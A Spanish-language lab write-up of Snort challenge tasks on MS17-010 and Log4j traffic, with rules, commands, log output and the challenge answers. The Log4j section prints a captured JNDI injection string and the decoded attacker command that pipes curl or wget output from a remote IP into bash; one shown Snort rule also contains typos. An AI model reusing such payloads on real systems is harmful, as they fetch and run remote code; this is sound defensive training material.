Este reto ha sido muy valioso para aprender a identificar errores, no solo en reglas ya existentes, sino también al momento de crear nuestras propias reglas. Me ha ayudado a entender mejor la lógica detrás de cada opción y a ser más cuidadoso para evitar equivocaciones, fortaleciendo tanto el conocimiento práctico como la atención a los detalles.

6º Reto “Using External Rules (MS17-010)”

En esta ocasión, nos meteremos de lleno con reglas externas, en este caso con las de “MS17-010”, que es un parche que corrige una vulnerabilidad. La *vulnerabilidad* en sí está en **SMBv1** (el protocolo de compartición de archivos de Windows) y permite ejecución remota de código.

Pregunta 1 Reto 6

Aquí usaremos la regla ya escrita para averiguar cuantos paquetes se han detectado.

Task 7 Using External Rules (MS17-010) ^

Let's use external rules to fight against the latest threats!

Answer the questions below

Navigate to the task folder.

Use the given pcap file.

Use the given rule file (**local.rules**) to investigate the ms1710 exploitation.

What is the number of detected packets?

Answer format: *****

Submit

Ilustración 103-Pregunta 1 Reto 6

Snort Challenge - The Basics

Lanzaremos el siguiente comando con en otras ocasiones para que analice el archivo pcap.

```
local.rules local.rules ms-17-010.pcap
ubuntu@ip-10-10-235-104:~/Desktop/Exercise-Files/TASK-7 (MS17-10)$ sudo snort -c local.rules -l . -A full -r ms-17-010.pcap
```

Ilustración 104-Analizando pcap

El comando nos mostrara la siguiente información donde veremos que la respuesta es “25154”.

```
Total: 46654
=====
Action Stats:
  Alerts: 25154 ( 53.916%)
  Logged: 25154 ( 53.916%)
  Passed: 0 ( 0.000%)
Limits:
  Match: 0
  Queue: 0
  Log: 0
  Event: 0
  Alert: 0
Verdicts:
  Allow: 46654 (100.000%)
  Block: 0 ( 0.000%)
  Replace: 0 ( 0.000%)
  Whitelist: 0 ( 0.000%)
  Blacklist: 0 ( 0.000%)
  Ignore: 0 ( 0.000%)
```

Ilustración 105-Información del pcap

Y veremos que es la respuesta buscábamos.

What is the number of detected packets?
25154 ✓ Correct Answer

Ilustración 106-Respuesta 1 Reto 6

Pregunta 2 Reto 6

Aquí usaremos una regla para poder responder la pregunta

Clear the previous log and alarm files.

Use **local-1.rules** empty file to write a new rule to detect payloads containing the "**\IPC\$**" keyword.


What is the number of detected packets?

Answer format: **

Submit **Hint**

Ilustración 107-Pregunta 2 Reto 6

Sera la siguiente regla, la cual se usa para detectar tráfico TCP que contenga la cadena \IPC\$ y genera una alerta cuando aparece.



The screenshot shows a terminal window titled "ubuntu@ip-10-10-235-104: ~/Desktop/Exercise-Files/TASK-7 (MS17-10)". The window contains the following text:

```
# -----
# LOCAL RULES
#
# This file intentionally does not come with signatures. Put your local
# additions here.

alert tcp any any -> any any (msg:"IPC$ Keyword Detected"; content:"\\IPC$"; nocase; sid:1000001; rev:1;)
```

Ilustración 108-Regla TCP

Snort Challenge - The Basics

Con la regla que hemos puesto, obtendremos la siguiente información.

```
=====
Action Stats:
  Alerts:          12 ( 0.026%)
  Logged:         12 ( 0.026%)
  Passed:          0 ( 0.000%)
Limits:
  Match:           0
  Queue:           0
  Log:              0
  Event:            0
  Alert:             0
Verdicts:
  Allow:        46654 (100.000%)
  Block:           0 ( 0.000%)
  Replace:          0 ( 0.000%)
  Whitelist:        0 ( 0.000%)
  Blacklist:        0 ( 0.000%)
  Ignore:            0 ( 0.000%)
  Retry:             0 ( 0.000%)
=====
Snort exiting
ubuntu@ip-10-10-235-104:~/Desktop/Exercise-Files/TASK-7 (MS17-10)$
```

Ilustración 109-Información Pregunta 2 Reto 6

Y vemos que es exactamente lo que buscábamos

What is the number of detected packets?

 ✓ Correct Answer ?

Ilustración 110-Respuesta 2 Reto 6

Pregunta 3 Reto 6

En esta pregunta, nos piden cual es el path necesario

Investigate the log/alarm files.

What is the requested path?

Ilustración 111-Pregunta 3 Reto 6

Snort Challenge - The Basics

Analizaremos el archivo de log generado anteriormente.

```
$ sudo strings snort.log.1759506942
```

Ilustración 112-Archivo de log

Y nos lanzara el siguiente path.

```
SMBU  
\\192.168.116.138\IPC$  
?????  
SMBU
```

Ilustración 113-Path requerido

Y confirmamos que esta era la respuesta que buscábamos



What is the requested path?

\\192.168.116.138\IPC\$

✓ Correct Answer

Ilustración 114-Respuesta 3 Reto 6

Pregunta 4 Reto 6

En la siguiente pregunta, se nos pide la puntuación que se le da la vulnerabilidad en cuanto gravedad el CVSS v2. En este caso una búsqueda rápida nos da la respuesta:

“9,3”.

What is the CVSS v2 score of the MS17-010 vulnerability?

9.3

✓ Correct Answer

Ilustración 115-Respuesta 4 Reto 6

Conclusión Reto 6

En es reto hemos podido ver y aprender sobre una vulnerabilidad bastante importante.

Reto 7 Using External Rules (Log4j)

Este reto está relacionada con la vulnerabilidad Log4j, normalmente en herramientas como Snort, Suricata o sistemas IDS/IPS.

Pregunta 1 Reto 7

En esta pregunta haremos con en las demás buscaremos el número de paquetes detectados.

Navigate to the task folder.

Use the given pcap file.

Use the given rule file (local.rules**) to investigate the log4j exploitation.**


What is the number of detected packets?

Answer format: **

Submit

Ilustración 116-Pregunta 1 Reto 7

Investigaremos el archivo “pcap”



```
ubuntu@ip-10-10-235-104: ~/Desktop/Exercise-Files/TASK-8 (Log4j)
File Edit View Search Terminal Help
ubuntu@ip-10-10-235-104:~/Desktop/Exercise-Files/TASK-8 (Log4j)$ sudo snort -c local.rules -l . -A full -r log4j.pcap
```

Ilustración 117-Investigando pcap

En este caso las respuesta es “**26**”.




Ilustración 118-Respuesta 1

Y vemos que efectivamente era esa la respuesta.



Ilustración 119-Respuesta 1 Reto 7

Pregunta 2 Reto 7

Como dice la pregunta analizaremos el archivo de logs para saber cuántas reglas han sido activadas.



Ilustración 120-Pregunta 2 Reto 7

```
ubuntu@ip-10-10-235-104:~/Desktop/Exercise-Files/TASK-8 (Log4j)$ sudo strings snort.log.1759507485
```

Ilustración 121-Investigando log

Snort Challenge - The Basics

Dicho log nos muestra lo siguiente.

```
pass=0 (0.000%)  
hits:  
    Match: 0  
    Queue: 0  
    Log: 0  
    Event: 4  
    Alert: 0  
dicts:  
    Allow: 45891 (100.000%)  
    ...
```

Ilustración 122-*Información de log*

Y vemos que esta es la respuesta correcta



Ilustración 123-*Respuesta 2 Reto 7*

Pregunta 3 Reto 7

Aquí volveremos a analizar el archivo de log para revisemos los archivos de logs/alerts que generó Snort y escribir los *primeros seis dígitos* del SID de la regla que se activó.

The image shows a dark-themed challenge interface. At the top, it says "Investigate the log/alarm files." Below that, it asks "What are the first six digits of the triggered rule sids?". Inside a rounded rectangle, it specifies "Answer format: *****". At the bottom, there are two buttons: a green "Submit" button with a checkmark icon and an orange "Hint" button with a question mark icon.

Ilustración 124-*Pregunta 3 Reto 7*

Nos mostrara, la siguiente información

Snort Challenge - The Basics

```
===== [filtered events] =====
gen-id=1      sig-id=21003728  type=Limit      tracking=dst count=1    seconds=3600 filtered=1
gen-id=1      sig-id=21003730  type=Limit      tracking=dst count=1    seconds=3600 filtered=2
gen-id=1      sig-id=21003731  type=Limit      tracking=dst count=1    seconds=3600 filtered=1
Snort exiting
ubuntu@ip-10-10-235-104:~/Desktop/Exercise-Files/TASK-8 (Log4j)$ cat alert | grep ^C
ubuntu@ip-10-10-235-104:~/Desktop/Exercise-Files/TASK-8 (Log4j)$ cat alert | grep 21003728
[**] [1:21003728:1] FOX-SRT - Exploit - Possible Apache Log4J RCE Request Observed (CVE-2021-44228) [**]
[**] [1:21003728:1] FOX-SRT - Exploit - Possible Apache Log4J RCE Request Observed (CVE-2021-44228) [**]
[**] [1:21003728:1] FOX-SRT - Exploit - Possible Apache Log4J RCE Request Observed (CVE-2021-44228) [**]
[**] [1:21003728:1] FOX-SRT - Exploit - Possible Apache Log4J RCE Request Observed (CVE-2021-44228) [**]
[**] [1:21003728:1] FOX-SRT - Exploit - Possible Apache Log4J RCE Request Observed (CVE-2021-44228) [**]
[**] [1:21003728:1] FOX-SRT - Exploit - Possible Apache Log4J RCE Request Observed (CVE-2021-44228) [**]
[**] [1:21003728:1] FOX-SRT - Exploit - Possible Apache Log4J RCE Request Observed (CVE-2021-44228) [**]
[**] [1:21003728:1] FOX-SRT - Exploit - Possible Apache Log4J RCE Request Observed (CVE-2021-44228) [**]
[**] [1:21003728:1] FOX-SRT - Exploit - Possible Apache Log4J RCE Request Observed (CVE-2021-44228) [**]
[**] [1:21003728:1] FOX-SRT - Exploit - Possible Apache Log4J RCE Request Observed (CVE-2021-44228) [**]
[**] [1:21003728:1] FOX-SRT - Exploit - Possible Apache Log4J RCE Request Observed (CVE-2021-44228) [**]
ubuntu@ip-10-10-235-104:~/Desktop/Exercise-Files/TASK-8 (Log4j)$
```

Ilustración 125-Información de log 3

Y veremos que es la respuesta que se pedía



Ilustración 126-Respuesta 3 Reto 7

Pregunta 4 Reto 7

Tendremos que crear otra regla, en esta ocasión para

Tendremos que crear otra regla, en esta ocasión para detectar paquetes con un tamaño de **entre 770 y 855 bytes**.

Clear the previous log and alarm files.

Use **local-1.rules** empty file to write a new rule to detect packet payloads **between 770 and 855 bytes**.

What is the number of detected packets?

Answer format: **

Submit

Hint

La regla será la siguiente

Snort Challenge - The Basics

```
# -----
# LOCAL RULES
#
# This file intentionally does not come with signatures. Put your local
# additions here

alert tcp any any > any any (msg:"Payload between 700 and 855 bytes"; dsiz:770>855; sid:1000001; rev:1;)
```

Ilustración 127-Regla requerida 4 Reto 7

Gracias a esta regla podemos saber que la respuesta es “**41**”.

```
TOTAL: 45891
=====
Action Stats:
  Alerts: 41 ( 0.089%)
  Logged: 41 ( 0.089%)
  Passed: 0 ( 0.000%)
Limits:
  Match: 0
  Queue: 0
  Log: 0
  Event: 0
  Alert: 0
Verdicts:
  Allow: 45891 (100.000%)
  Block: 0 ( 0.000%)
```

Ilustración 128-Información de regla

Y comprobamos que era la respuesta correcta.

What is the number of detected packets?

Correct Answer

Ilustración 129-Respuesta 4 Reto 7

Pregunta 5 Reto 7

Esta ocasión tendremos que averiguar cuál es algoritmo que se usó para codificar

Investigate the log/alarm files.

What is the name of the used encoding algorithm?

Answer format: *****

Submit

Ilustración 130-Pregunta 5 Reto 7

Analizaremos el archivo de logs para ello.

```
File Edit View Search Terminal Help
ubuntu@ip-10-10-235-104:~/Desktop/Exercise-Files/TASK-8 (Log4j)$ sudo snort -r snort.log.1759509549 -X
```

Ilustración 131-Analizando log

Entre la información podemos vislumbrar la respuesta, que en este caso es “**Base 64**”

```
0x0230: 65 72 65 72 3A 20 24 7B 6A 6E 64 69 3A 24 7B 6C erer: ${jndi:${l
0x0240: 6F 77 65 72 3A 6C 7D 24 7B 6C 6F 77 65 72 3A 64 ower:l}${lower:d
0x0250: 7D 24 7B 6C 6F 77 65 72 3A 61 7D 24 7B 6C 6F 77 }${lower:a}${low
0x0260: 65 72 3A 70 7D 3A 2F 2F 34 35 2E 31 35 35 2E 32 er:p}://45.155.2
0x0270: 30 35 2E 32 33 33 3A 31 32 33 34 34 2F 42 61 73 05.233.12344/Base
0x0280: 69 63 2F 43 6F 6D 6D 61 6E 64 2F 42 61 73 65 36 ic/Command/Base6
0x0290: 34 2F 4B 47 4E 31 63 6D 77 67 4C 58 4D 67 4E 44 4/KGN1cmwgLXMgND
0x02A0: 55 75 4D 54 55 31 4C 6A 49 77 4E 53 34 79 4D 7A uMTU1LjIwNS4jMz
0x02B0: 4D 36 4E 54 67 33 4E 43 38 78 4E 6A 49 75 4D 43 M6NTg3NC8xNjIuMC
0x02C0: 34 79 4D 6A 67 75 4D 6A 55 7A 4F 6A 67 77 66 48 4yMjguMjUzOjgwfH
0x02D0: 78 33 5A 32 56 30 49 43 31 78 49 43 31 50 4C 53 xZ2V0IC1xIC1PLS
0x02E0: 41 30 4E 53 34 78 4E 54 55 75 4D 6A 41 31 4C 6A A0NS4xNTUuMjA1Lj
0x02F0: 49 7A 4D 7A 6F 31 4F 44 63 30 4C 7A 45 32 4D 69 IzMzo10Dc0LzE2Mi
0x0300: 34 77 4C 6A 49 79 4F 43 34 79 4E 54 4D 36 4F 44 4wLjIy0C4yNTM60D
0x0310: 41 70 66 47 4A 68 63 32 67 3D 7D 0D 0A 41 63 63 ApfGJhc2g=}..Acc
0x0320: 65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67 7A ept-Encoding: gz
0x0330: 69 70 0D 0A 43 6F 6E 6E 65 63 74 69 6F 6E 3A 20 ip..Connection:
0x0340: 63 6C 6F 73 65 0D 0A 0D 0A close....
```

Ilustración 132-Información de log

Snort Challenge - The Basics

Y era la respuesta que se esperaba.

What is the name of the used encoding algorithm?

Base64

✓ Correct Answer

Ilustración 133-Respuesta 5 Reto 7

Pregunta 6 Reto 7

Esta pregunta nos pide un id de un paquete.

Investigate the log/alarm files.

What is the IP ID of the corresponding packet?

Answer format: *****

 Submit

Ilustración 134-Pregunta 5 Reto 7

Investigando el archivo de logs, no sale este id

```
WARNING: No preprocessors configured for policy 0.  
12/12-05:06:07.579 [45.155] 205.233:39692 -> 198.71.247.91:80  
TCP TTL:53 TOS:0x0 ID:62808 IpLen:20 DgmLen:827  
***AP*** Seq: 0xDC9A621B ACK: 0x9B92AFC8 Win: 0x1F6 TcpLen: 32  
TCP Options (3) => NOP NOP TS: 1584792788 1670627000
```

Ilustración 135-Información de log

Y como vemos es la respuesta correcta.

What is the IP ID of the corresponding packet?

62808

✓ Correct Answer

Ilustración 136-Respuesta 6 Reto 7

Pregunta 7 Reto 7

Aquí se pide cual fue el comando que atacante uso.

Investigate the log/alarm files.

Decode the encoded command.

What is the attacker's command?

Answer format: ***** * *.*.*.*.*.*:*****/**

Submit Hint

Ilustración 137-Pregunta 7 Respuesta 7

Investigando el archivo de logs, deducimos que el comando es el siguiente.

```
ubuntu@ip-10-10-235-104: ~/Desktop/Exercise-Files/TASK-8 (Log4j)
File Edit View Search Terminal Help
ubuntu@ip-10-10-235-104:~/Desktop/Exercise-Files/TASK-8 (Log4j)$ sudo strings snort.log.1759509549
```

Ilustración 138-Investigando log

```
"(curl -s 45.155.205.233:5874/162.0.228.253:80 || wget -q -O
45.155.205.233:5874/162.0.228.253:80) | bash"
```

Este comando hace lo siguiente:

Intenta obtener datos de un servidor remoto a través de curl o wget, y luego pasa esa información al intérprete de comandos bash para ejecutarla.

Y afirmamos que es la respuesta correcta

What is the attacker's command?

(curl -s 45.155.205.233:5874/162.0.228.253:80||wget -q -O 45.155.205.233:5874/162.0.228.253:80) | bash

Correct Answer ?

Ilustración 139-Respuesta 7 Reto 7

Pregunta 7 Reto 7

En esta pregunta se nos vuelve a pregunta sobre el puntaje CVSS v2, que de nuevo con una rápida búsqueda vemos que es “**9.3**”

What is the CVSS v2 score of the Log4j vulnerability?

9.3

✓ Correct Answer

A screenshot of a web-based challenge interface. At the top, a dark header bar contains the question "What is the CVSS v2 score of the Log4j vulnerability?". Below the header is a light gray input field containing the number "9.3". To the right of the input field is a green button with a white checkmark icon and the text "Correct Answer".

Ilustración 140-Respuesta 7 Reto 7

Conclusión

A lo largo del desarrollo de esta serie de desafíos, una visión completa y práctica sobre el uso de Snort como herramienta analítica y detectora de tráfico se ha forjado para nosotros en diferentes protocolos. Desde HTTP, FTP, y transferencias de imágenes, ¡hasta torrents!, también la identificación de vulnerabilidades críticas, tipo MS17-010 y Log4j, cada práctica ah ayudado a fortalecer los conocimientos primordiales acerca de reglas, sintaxis, y depuración.